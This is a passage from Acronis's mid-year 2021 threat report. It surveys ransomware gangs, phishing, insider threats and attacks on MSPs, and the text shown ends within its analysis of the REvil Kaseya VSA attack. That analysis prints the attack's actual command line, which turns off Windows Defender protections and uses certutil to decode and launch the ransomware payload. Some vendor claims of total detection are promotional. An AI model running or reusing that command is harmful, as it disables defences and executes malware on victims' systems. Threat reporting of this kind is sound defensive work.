

Acronis

Report
2021

A stylized illustration in shades of blue and red. It features a large, transparent sphere on the left with a red starburst impact on its surface. A blue robotic arm with a glowing light at its end is positioned on a platform, pointing towards the sphere. In the background, there are architectural elements like a flagpole with a flag and a tower. The overall theme is cybersecurity and digital defense.

Acronis Cyberthreats Report: Mid-year 2021

Cybersecurity trends in the first half of 2021 —
The assault on data continues

Acronis

Cybertreats Report: Mid-year 2021

Table of contents

Introduction and summary	3
■ Part 1. Key cyberthreats and trends of 2021	5
■ Part 2. General malware threat	17
■ Part 3. Vulnerabilities in Windows OS and software	41
■ Part 4. Acronis recommendations for staying safe in the current and future threat environment	44
About Acronis	48

Authors:

Alexander Ivanyuk

Senior Director, Product and
Technology Positioning, Acronis

Candid Wuest

Vice President of Cyber
Protection Research, Acronis

Introduction and summary

Acronis was the first company to implement completely integrated cyber protection to protect all data, applications, and systems. Cyber protection requires researching and monitoring threats to address the safety, accessibility, privacy, authenticity, and security challenges of the modern digital world. As part of this strategy, Acronis established a global network of Cyber Protection Operations Centers (CPOCs) to monitor and research cyberthreats 24/7.

Since its founding in 2003, Acronis has been a recognized leader in data protection. In response to the rise of cyberthreats targeting backup files, agents, and software, the company introduced its innovative Acronis Active Protection anti-ransomware technology in 2016, making it the first data protection vendor to integrate a native anti-ransomware defense in its backup solutions. That machine-intelligence- and behavior-based detection technology has since been expanded to address all forms of malware and other potential cyberthreats.

Our flagship product, Acronis Cyber Protect Cloud, empowers service providers with integrated backup, disaster recovery, antivirus, anti-malware, email security, URL filtering services, and endpoint protection management capabilities – enabling them to deliver comprehensive cyber protection services to their clients. The same technology is available directly to businesses as Acronis Cyber Protect 15.

This report covers the threat landscape, as encountered by our sensors and analysts in the first half of 2021.



The general malware data presented in the report was gathered from January to June this year and reflects threats targeting endpoints that we detected during these months.

This report represents a global outlook and is based on over 250,000 unique endpoints distributed around the world. Only threats for Windows operating systems are reflected in this report because they are much more prevalent compared to macOS. We will see how the situation develops and may include data on macOS threats in the next report.

Top five numbers of H1 2021:


- The average cost of a data breach was around \$3.56 million. The average ransomware payment rose 33% to more than \$100,000
- 4 out of 5 organizations experienced a cybersecurity breach originating from a vulnerability in their third-party vendor ecosystem
- The most attacked countries in Q2 were the U.S., Germany, and the U.K.
- 393,000 URLs per month were blocked on average by Acronis
- 94% of malware is delivered by email phishing emails increased by 62% from Q1 to Q2

Top cybersecurity trends we saw in H1 2021:

- Ransomware continues to be the number one threat to large and medium businesses including government, healthcare, and organizations in other critical industries
- Attacks on remote workers continue to grow
- There were more attacks on data, including insider threats
- MSPs, small businesses, and cloud providers are still under attack
- Social engineering and vulnerabilities are two key infection vectors

What you will find in this report:

- Top security/threat trends observed in the first half of 2021
- Why we see increasing threats to data
- Why MSPs are increasingly under threat
- General malware statistics and key threat families reviewed
- Ransomware statistics with a deep-dive analysis of the most dangerous threats
- Which vulnerabilities contribute to the success of attacks
- Our security recommendations



Key cyberthreats and trends of 2021



1. Ransomware continues to terrorize businesses and government organizations

Since the beginning of 2021, ransomware gangs have been very active, wreaking havoc among businesses and various governmental organizations worldwide. We've seen established, well-known groups successfully executing attacks, as well as the emergence of some new groups.

Attackers are using stolen credentials instead of attacking infrastructure. They are also continuing to use tactics that were seen last year, including DDoS attacks and data exfiltration, threatening to release sensitive stolen data to ensure ransom payments are made.

A report by Chainalysis Insights shows that the amount paid out in ransomware attacks rose 331% over 2019, which was previously the biggest year for ransomware. In 2020, ransomware payouts showed the highest growth rate of any cryptocurrency-related crime – totaling at least \$350 million with total damages estimated as high as \$20 billion after all costs are considered. Underreporting likely means these figures are actually higher. From what we saw during the first half of 2021, this figure will most likely grow by the time we examine the results for all of 2021.

The old bunch

More than **1,300 victims of ransomware** had their data publicly leaked in 2020. In the first half of 2021, more than 1,100 data leaks have already been published – which means we're looking at a 70% increase for the year. Ransomware groups such as ClOp and REvil are expanding their efforts. Reportedly, managers and executives at companies hit by ClOp and REvil were specifically targeted so the attackers could search inboxes and folders for compromising information, like emails about ongoing litigation. The attackers would then contact the executives directly by email or phone to add pressure to the extortion.

The REvil ransomware gang made big headlines by exploiting Kaseya's VSA management software in a supply-chain attack, which affected dozens of MSPs and subsequently thousands of end customers.

Even before that attack, the group was very active during the first six months of 2021, adding a new feature to their ransomware that performs the encryption process undetected in Safe Mode. The newest form of REvil can now automatically log in during a reboot, changing the logged-on

user's password and making Registry edits that ensure Windows will log in automatically with the new information.

JBS, the largest global meat producer, shut down networks in Australia and North America after a REvil ransomware attack. The company, which has more than \$50 billion in revenue, employs around 245,000 employees worldwide. While the company's backups were not affected by the attack, JBS decided to pay \$11 million in ransom – although it still took several days to fully recover. The REvil ransomware gang has also stolen Apple blueprints in an attack against Taiwan-based Quanta Computer, the second-largest original device manufacturer, who also has contracts with HP, Dell, and Lenovo, among others.

Japan-based Fujifilm, which has \$20 billion in annual revenue and over 37,000 employees, was forced to shut down some of its networks in the wake of a suspected REvil ransomware attack after their systems were infected with the Qbot trojan. Qbot has been observed downloading the REvil ransomware, also known as Sodinokibi.

The U.K. clothing retailer French Connection joined the ranks of REvil's victims. While the company has not disclosed the amount of data stolen or the amount of the ransom demand, the stolen data includes the passports and identification cards of employees, including the CEO, Chief Operating Officer, and Chief Financial Officer. The Brazilian medical diagnostics company Grupo Fleury became a victim almost immediately after French Connection.

The REvil gang reportedly demanded \$5 million from Grupo Fleury.



Another infamous ransomware variant, **Ryuk**, was active as well. The most common infection vector for Ryuk ransomware is remote desktop protocol (RDP) servers with weak passwords, but spear-phishing emails with PowerShell scripts have been observed as well. Recently, new techniques have been observed, such as exploiting Windows vulnerabilities CVE-2018-8453 and CVE-2019-1069 to escalate privileges before using PsExec or shared folders to spread Ryuk inside the network. Other new twists include stealing passwords from an in-memory-loaded KeePass password manager or dropping a portable version of Notepad++, which brings its own unmonitored PowerShell instance. A European bimolecular research institute fell victim to a Ryuk ransomware attack after a student – looking to save a few hundred dollars – downloaded a pirated piece of software.

Cloud-based security and compliance provider Qualys is the latest in the ever-growing list of CIOp ransomware victims, following the December breach of Accellion's FTA appliances. Qualys has around 1,500 employees across 13 countries, and brings in revenues of more than \$350 million annually. In an effort to encourage Qualys to contact them within 24 hours, the

ransomware gang played to the company's reputation, stating in the ransom note that the CIOp website is visited by 20,000 to 30,000 IT professionals, journalists, and hackers every day.

On Friday, May 7, Colonial Pipeline was attacked by the Darkside ransomware group. The same group is believed to have stolen 100 gigabytes of data from company servers the day before the malware attack. With the assistance of the FBI, Colonial Pipeline paid the requested ransom (75 bitcoin, which totaled \$4.4 million at that time) within several hours after the attack. The hackers then sent Colonial Pipeline a software application to restore their network, but it operated very slowly. The FBI later managed to recover \$2.3 million of the paid bitcoins by seizing a server that had access to the private key. This shows some mistakes on the attackers' side, but it is unlikely to become the norm.

Zeppelin ransomware, which is often used to target large tech and healthcare firms, has returned after several months with an updated platform. Zeppelin is designed to be a highly configurable ransomware-as-a-service platform and doesn't rely on a common attack vector. This means the initial attack could come from a variety of sources, including phishing, exploiting VPN or RDP vulnerabilities, or other methods. On April 27, the new version showed up on underground forums with a price of \$2,300 for a core build.

Insurance giant AXA was successfully hit by the Avaddon ransomware group.



AXA's net worth is more than €3.85 billion and employs over 120,000 employees.

The Irish Health Service Executive shut down after Conti ransomware stole 700GB of sensitive data and encrypted their servers.

New actors

A new ransomware gang, **Hotarus Corp**, stole sensitive data from both Ecuador's Ministry of Finance and Ecuador's largest bank Banco Pichincha. Using open-source PHP-based ransomware, the group stole 6,632 login names and hashed passwords, 31,636,026 customer records, and 58,456 sensitive system records which contained credit card numbers.

Another group, the **AstroLocker Team** ransomware gang, is relatively new and not well known. The group currently shares an unclear relationship with the Mount Locker team and it could be the same team. It released a notice on their leak site regarding its latest victim: HOYA Corporation.

With close to 37,000 employees, HOYA Corporation manufactures optical products and has an estimated total revenue of \$5 billion according to AstroLocker Team. The leak site indicates that the ransomware gang stole 300GB of data, including confidential

information regarding finances, production, emails, passwords, patient info, and more.

700GB of sensitive data stolen from Irish Health Service



A new type of ransomware written entirely in Bash, dubbed **DarkRadiation**, was recently discovered. At the moment, the main target of this ransomware is Docker. While the current version completely wipes the Docker directory from a victim's system, it is believed that in the future it will encrypt and steal the contents instead.

The good news is that regardless of how new a ransomware strain is or under which operating system it executes – Windows, macOS or Linux – Acronis Cyber Protect detects and stops all types of ransomware.

2. Social engineering prevails in a form of phishing

Phishing continues to be one of the key vectors of infection on the global threat landscape, despite the fact security companies and CERTs continue to combat it. While the U.K.'s National Cyber Security Centre's annual Active Cyber Defense Report shows they have taken down more than 1.4 million URLs associated with over 700,000 online scams, for example, the number of phishing attacks continues to grow.

The **Acronis CPOCs** blocked 495,000 phishing and malicious URLs in January. That number grew by 12% to 556,000 blocked URLs in June 2021. There was a spike in February, which then dropped during two months of low activity, but overall the levels are still high.

Month	Blocked URLs
January	495,000
February	679,000
March	136,000
April	164,000
May	324,000
June	556,000

It should be noted that this statistic of blocked URLs is from the endpoint, which means these URLs made it past any email filters and proxy denylists on the way.

With the implementation of Acronis Advanced Email Security, powered by Perception Point, we saw an increase of 62% of phishing emails being received in Q2 compared to Q1. The amount of general spam increased by 48% in the second quarter.

Organizations worldwide were recently targeted in global-scale phishing attacks. The undocumented threat actor behind these attacks used highly tailored lures in their phishing emails and delivered never-before-seen malware strains. At least 50 organizations around the world were targeted. While the U.S. was the primary target, making up 74% of the attacked organizations, the other 26% came from EMEA, Asia, and Australia. Victims spanned multiple industries, including medical, automotive, military contractors, and high-tech electronic manufacturers. While the phishing attacks showed well-tailored lures, the attackers used tried-and-true methods such as JavaScript-based downloaders and Excel documents to spread more malware.

Microsoft recently announced an ongoing spear-phishing campaign targeting the aerospace and travel sectors. The average loss from being successfully spear-phished is \$1.6 million, with 30% of phishing emails being opened and 12% of these leading to users clicking on malicious links.

Big cases

A new phishing scam is posing as an email from Walmart, the world's largest company by revenue, with \$548.743 billion annually and 2.2 million employees. Users are receiving emails that request a reply with an updated address because a package could not be delivered. Victims that reply with their address end up verifying their address and open themselves up for future attacks.

In another recent example, Capcom has become aware of a phishing attempt just months after the company was the victim of a ransomware attack. In this phishing attack, emails were sent masquerading as early access invites to the recently released game, Resident Evil: Village. The phishing emails came from reply[.]capcom[.]com and contain links or files that directed the victim to malicious websites where attackers could collect credentials or install

malware. It is currently unclear how long the phishing campaign was operating before Capcom became aware of it and issued a warning to potentially affected customers and fans.



We also learned that spear-phishing attacks with personalized fake job offerings from LinkedIn lead to the More_Eggs backdoor, which downloads additional malware. Upon opening the attachment, the malware is executed and a decoy Word document is opened as a distraction. The malicious attachment is a Zip archive with an LNK file. The LNK file abuses WMI to start a script that uses CMSTP and RegSvr32 to download a malicious ActiveX control from Amazon Cloud and register it. Abusing legitimate dual-use tools on a system is known as a living-off-the-land tactic. The installed More_Eggs backdoor provides remote access to the workload and can download further malware such as banking malware, credential stealers, or ransomware.

There was a personalized phishing campaign that went after 2,500 senior managers, 42% of which were in the financial and IT sectors. A successful compromise could lead to data leaks or future CEO fraud attacks. The phishing site used a Google reCAPTCHA as a distraction before ending up at a Microsoft Office 365 phishing website, which included the logo of the victim's company. The use of reCAPTCHA can hinder automated detection.

More than 127 million people filed their taxes electronically in the U.S. last year, making it an ideal target for phishing emails. Recent phishing attacks use document macros to download Netwire and Remcos infostealer malware hidden inside images on legitimate cloud providers. Netwire and Remcos steal credentials and other data from local applications and are available as malware-as-a-service for as little as \$10.

Trickbot is back
even after 84% of its
infrastructure was
taken down



Finally, Trickbot is back with a new campaign after 84% of its critical operational infrastructure was taken down by cybersecurity companies. Microsoft led a takedown last year that severely crippled the TrickBot malware botnet. However, recent attacks indicate the infrastructure is being used again for attacks exclusively targeting legal and insurance companies in North America.

3. Remote workers under attack

As the **COVID-19 pandemic** continues, and countries regularly implement lockdowns, it is clear that remote work is here to stay for at least a few years. While we do not see as many COVID-19-related phishing scams as last year, it significantly changed the threat landscape and highlighted a number of security and privacy risks associated with remote work, including remote access to internal company servers, virtual conferencing, and a lack of security training among employees.

Numerous surveys, as well as Acronis' observations, reveal that 2/3 of remote workers use their work devices for personal tasks, while also using personal home devices for work activities. Since last year, attackers have been actively probing remote workers and successfully infecting their Windows devices, primarily using Emotet and Qbot trojans. Those trojans have impacted every third or fourth organization globally. As a result, Acronis observed more than twice the number of global cyberattacks. This was particularly true for especially brute-force attacks where bad guys tried to get remote access to the machines via RDP. The number of those types of attacks grew around 300%.

4. More attacks on data including insider threats

One trend that continued to ramp up during the first half of 2021 was the commitment of cybercriminals to monetize every attack.

More than that, they saw that extortion based on stolen, confidential data is working extremely well – maybe even better than simply encrypting the same data. Data protection and data loss and leak prevention solutions continue to be needed because such incidents can be caused by bad actors inside the organization as well.

Forrester predicted last year that insider data breaches would rise 8% in 2021 and that a third of all incidents will be from internal causes. The latest research from the Verizon 2021 Data Breach Investigations Report confirms this prediction – suggesting that insiders are responsible for around 22% of security incidents. As people continue to work from home while accessing confidential company data, the number of insider cases will only grow.

The financial services and healthcare industries experience the most incidents of employees misusing their access privileges. These industries also suffer the most from lost or stolen assets. In the majority of insider cases, several independent reports reveal that around 60% are caused by negligent users. These users also frequently lose their credentials. What this shows is that the challenge is about education, as well as controlling data using technology such as DLP solutions.

Malicious insiders, on the other hand, are responsible for 10-20% of other cases, depending on geography. These are the most dangerous incidents as they may know more than usual users and will try to avoid insider threat detection solutions.

There are a few examples to illustrate what is going on in real life, but keep in mind that finding a publicly reported case of an insider threat is rare. Companies try to hide such embarrassing details, so 99% of the cases never make it to the media.



In 2021, a software developer was arrested and faces charges for allegedly placing malicious code on his employer's computer servers in the U.S. This person was employed as a senior developer with an unnamed company based in Cleveland. In August 2019, the company was the victim of a denial of service (DoS) attack. Production servers crashed and employees were unable to access the servers. The reason behind this was that the insider placed unauthorized code on the server, which caused that server to create an infinite loop and crash. The developer was asked to return his company-issued computer but officials say that before he did, he deleted encrypted volumes and attempted to delete Linux directories as well as two additional projects. He also searched the internet for information on how to escalate privileges, hide processes, and delete large folders and/or files.

Another employee in the U.S. was sentenced to prison for two years in December 2020 after the court found that he had accessed Cisco's systems without authorization, deploying malware that deleted over 16,000 user accounts and caused \$2.4 million in damage.

Earlier in September 2020, a Nevada court charged a Russian national with conspiracy to intentionally cause damage to a protected computer. The court alleged that this man attempted to recruit an employee at Tesla's Nevada Gigafactory. The culprit and his

associates reportedly offered the Tesla employee \$1 million to "transmit malware" onto Tesla's network via email or USB drive to "exfiltrate data from the network." This is a typical scenario for an insider threat attack.

To stop these kinds of threats, you need to have the right solution in place. Advanced DLP or insider threats detection software ensures properly configured access policies, logging, and other measures to control data and employees' actions in a working environment.


5. MSPs, small businesses, and cloud infrastructure are still under attack

As we said in our last report, cybercriminals are trying to automate their process wherever possible. Big data analytic tools and machine learning allow them to find new victims and generate personalized spam messages. Crimeware-as-a-service and its affiliate programs accelerate the threat. However, after the initial access and execution phase, most groups still utilize manual methods to spread their malware inside a corporation's network.

As lockdowns continue, many companies continue to keep their services in the cloud. Configuration of these services is still an issue, however – even after more than a year of COVID-19 – so attackers continue to focus on them to access and exfiltrate data. We have already seen data breaches on S3 data buckets and elasticsearch databases. Furthermore, identity and access management are still frequently overlooked, although identities are becoming the new perimeter.


Cloud services continue to be attacked via traditional phishing, unpatched vulnerabilities, and remote access misconfiguration. A couple of months ago Microsoft researchers disrupted the cloud infrastructure used by an email scammer group that compromised their initial targets through classical phishing emails, such as voicemail notifications.

Once the attackers could access the mailbox, they updated the email-forwarding rules to exfiltrate sensitive emails, including financial emails. The attackers set up look-alike domains to trick victims into entering their email credentials, and even used legacy protocols to bypass multi-factor authentication when enabled.



Another example: The Ohio-based Five Rivers Health Centers suffered a breach after an email compromise, the result of a phishing attack. That compromise lasted two months and nearly 160,000 patients were notified that their health information and other personally identifiable data had been compromised in the breach. This data included financial account numbers, driver's licenses, and Social Security numbers. The healthcare provider did not enforce two-factor authentication and regular staff training and, as a result, paid a high price for it.

Another approach used by bad guys: Business email compromise (BEC). These attacks often try to convince an employee to make a wire transfer to a bank account controlled by the attacker. This type of attack was responsible for nearly \$2 billion in damages last year, according to the FBI.



All of these threats could be stopped with properly configured policies and email security in place. Unfortunately, a lot of companies are still very far from where they need to be.

As we said in the last report, attacking MSP has its perks: One successful breach enables criminals to compromise a large number of organizations at the same time. For instance, the large U.S. MSP CompuCom initially disclosed a malware attack in early March 2021. Later on, it was calculated that the attack would cost them between \$5 million and \$8 million in lost revenue, and up to \$20 million in cleanup costs.

Those costs were all caused by one successful ransomware sample, believed to be DarkSide – although the company officially has not confirmed that this exact ransomware family was used yet.

Huge REvil ransomware supply chain attack against MSPs

Just as people were starting to forget about the huge Solar Winds software supply-chain attack, another high-profile attack happened. This time the REvil/Sodinokibi ransomware group was able to push a malicious update through Kaseya's VSA IT management software, leading to dozens of MSPs around the globe – and subsequently their customers – being compromised by ransomware. The Swedish retailer Coop, for example, closed down more than 800 stores after they were impacted by the cyberattack.

Initial attack


The attackers started distributing the ransomware late on July 2, 2021. It is not surprising that the attack happened at the beginning of a long weekend for a U.S. public holiday. This tactic is popular with cybercriminals, as corporations often operate with limited staff during these times, making it easier for the cybercriminals to conduct their attack.

The initial infection vector at Kaseya and exact details are not yet disclosed. According to comments from the vendor, it seems most likely that the attackers used a zero-day authentication bypass vulnerability in the VSA manager to gain access and issue their own commands to all the connected clients.

The compromise

Once the attackers had access to the VSA application, they stopped administrator access to the VSA and then started distributing a malicious update named “Kaseya VSA Agent Hot-fix” to all connected clients.


This update started multiple PowerShell commands to lower the local security settings, such as disabling real-time monitoring and disabling malware reporting.



```
C:\WINDOWS\system32\cmd.exe /c ping 127.0.0.1 -n 4223 > nul &
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Set-MpPreference -
DisableRealtimeMonitoring $true -DisableIntrusionPreventionSystem $true -
DisableIOAVProtection $true -DisableScriptScanning $true
-EnableControlledFolderAccess
Disabled -EnableNetworkProtection AuditMode -Force -MAPSReporting Disabled -
SubmitSamplesConsent NeverSend & copy /Y C:\Windows\System32\certutil.exe
C:\Windows\cert.exe & echo %RANDOM% >> C:\Windows\cert.exe & C:\Windows\cert.exe
-decode c:\kworking\agent.crt c:\kworking\agent.exe & del /q /f c:\kworking\agent.crt
C:\Windows\cert.exe & c:\kworking\agent.exe
```

The PowerShell command also decrypted the encrypted payload file agent.crt with the help of the legitimate certutil tool from Microsoft. This is a common living-off-the-land technique seen in many attacks. In this instance, the tool was first copied to C:\Windows\cert.exe and then the decrypted payload (agent.exe) was created in the temporary directory of Kaseya, which is normally located at **c:\kworking\agent.exe**

The file agent.exe was digitally signed using a certificate issued for “**PB03 TRANSPORT LTD.**” and contained two files. Once executed, it dropped the REvil encryption module mpsvc.dll and an old but clean Windows Defender binary named MsMPEng.exe into the Windows folder. The Windows Defender application then started and loaded the malicious payload through a dll sideloading weakness before starting the encryption.



The fact that the dropper was signed with a valid digital certificate and used a legitimate Windows Defender binary for sideloading the malicious dll made it more difficult for traditional security tools to detect, as they often ignore signed files. While many cybersecurity solutions missed such things, Acronis Cyber Protect was not fooled and detected the malware through its patented process injection detection. The compromised digital certificate has since been revoked.

